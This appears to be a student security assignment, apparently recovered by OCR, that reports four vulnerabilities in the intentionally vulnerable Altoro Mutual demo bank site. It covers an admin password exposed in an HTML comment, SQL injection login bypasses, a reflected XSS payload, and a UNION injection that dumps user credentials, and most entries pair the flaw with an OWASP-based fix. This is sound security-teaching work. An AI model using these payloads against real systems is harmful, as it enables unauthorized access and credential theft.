
Assignment 3

Vulnerability 1 Login as an administrator

Test site	http://demo.testfire.net/
InfoSec Triad	Confidentiality, Integrity, Availability
Attack type	Active
vulnerability	Interception, modification
Business Lost	Unauthorized access, data loss/modified, access denied (users can't access data because their password were changed by the hacker), hackers can eavesdropping the users' privacy and cause the loss
How to fix	Delete the password in html code of page(/admin/login.aspx). Administrators should remember the password when they log in.

Steps:

1. Try to login as an administrator, so turn to URL: http://demo.testfire.net/admin/login.aspx




Administration Login

Enter the code shown above:


Enter the administrative password:

2. Inspect the source html code of this page and get the admin password:



```
▶<td valign="top" class="cc br bb">…</td>
▼<td valign="top" colspan="3" class="bb">
   <h1>Administration Login</h1>
   <!-- Password: Altoro1234 -->
```


3. Login as an administrator



Application Information

Session Contents Information	
userId	
userName	
firstName	
lastName	
authenticated	False
thisPage	/admin/login.aspx
admin	True
Application Contents Information	
Visitors	38692
rootPath	/
RM	System.Resources.ResourceManager

4. Then we can operate as an administrator. For example, we can view the users' information, break the confidential (inspection). Or edit the information, break the integrity (modification)



Edit User Information

Add an account to an existing user.

Users: 1 admin

Account Types: Savings

Change user's password.

Users: 2 tuser

Password:

Confirm:

Add an new user.

First Name:
Last Name:

Username:

Password:
Confirm:

It is highly recommended that you leave the username as first initial last name. The user id will be created automatically.


Vulnerability 2 SQL injection queries

Test site	http://demo.testfire.net/


InfoSec Triad	Confidentiality, Integrity
vulnerability	Interception, modification
Attack type	Active
Business Lost	Unauthorized access
How to fix	1.Use prepared statement (with parameterized queries) code style to allow database distinguish between code and data. 2. Use standard store procedures to implement safe queries. 3.Redeisgn a more appropriate database that uses information more from the code rather than user input. 3. Validate the input. Reference: https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

Steps:

1. turn to sign in page




2. Try some popular SQL injection queries and I found this query works: `' or 1=1--` and `admin'--`, enter password like “1”.



Online Banking Login

Username: ' or 1=1--

Password:




Hello Admin User

Welcome to Altoro Mutual Online.


View Account Details: ▼

3. Now we can view account without authorization. Or even go to transaction page to view transactions by doing sql selection.



Account History -

Balance Detail	
▼ Select Account	**Amount**
Ending balance as of 11/14/2016 10:22:12 PM	
Available balance	



Recent Transactions

After 1/1/2010 select *mm/dd/yyyy* Before *mm/dd/yyyy*

TransactionID	AccountId	Description	Amount
1			


4. Admin user can also edit users' information.

Vulnerability 3 Cross Site Scripting(XSS)

Test site	http://demo.testfire.net/
InfoSec Triad	Confidentiality
vulnerability	Interception
Attack type	Passive
Business Lost	Unauthorized access Eavesdropped by evil site.

How to fix	1. Build a security encoding library 2. URL/CSS/HTML/JavaScript Escape before inserting untrusted data 3.Validate the input Reference: https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

Steps:

1. enter <script>alert(1);</script> in the search bar and will get a pop window like this:
2. 

demo.testfire.net/search.aspx?txtSearch=<script>alert(1)%3B<%2Fscript>

Search Results


No results were found for t

1

- This pop window doesn't show up in my computer(chrome and firefox) but works on my friend's computer. This Screenshot comes from her computer.

Vulnerability 4 Another SQL injection

Insert "0 Union select username,password,'a','a' from users—" in the before



Recent Transactions

After ____ mm/dd/yyyy Before 0 Union select username,p mm/dd/yyyy Submit

TransactionID	AccountId	Description	Amount
admin	admin	a	a
cclay	Ali	a	a
jsmith	Demo1234	a	a
sjoe	frazier	a	a
sspeed	Demo1234	a	a
tuser	tuser	a	a
1			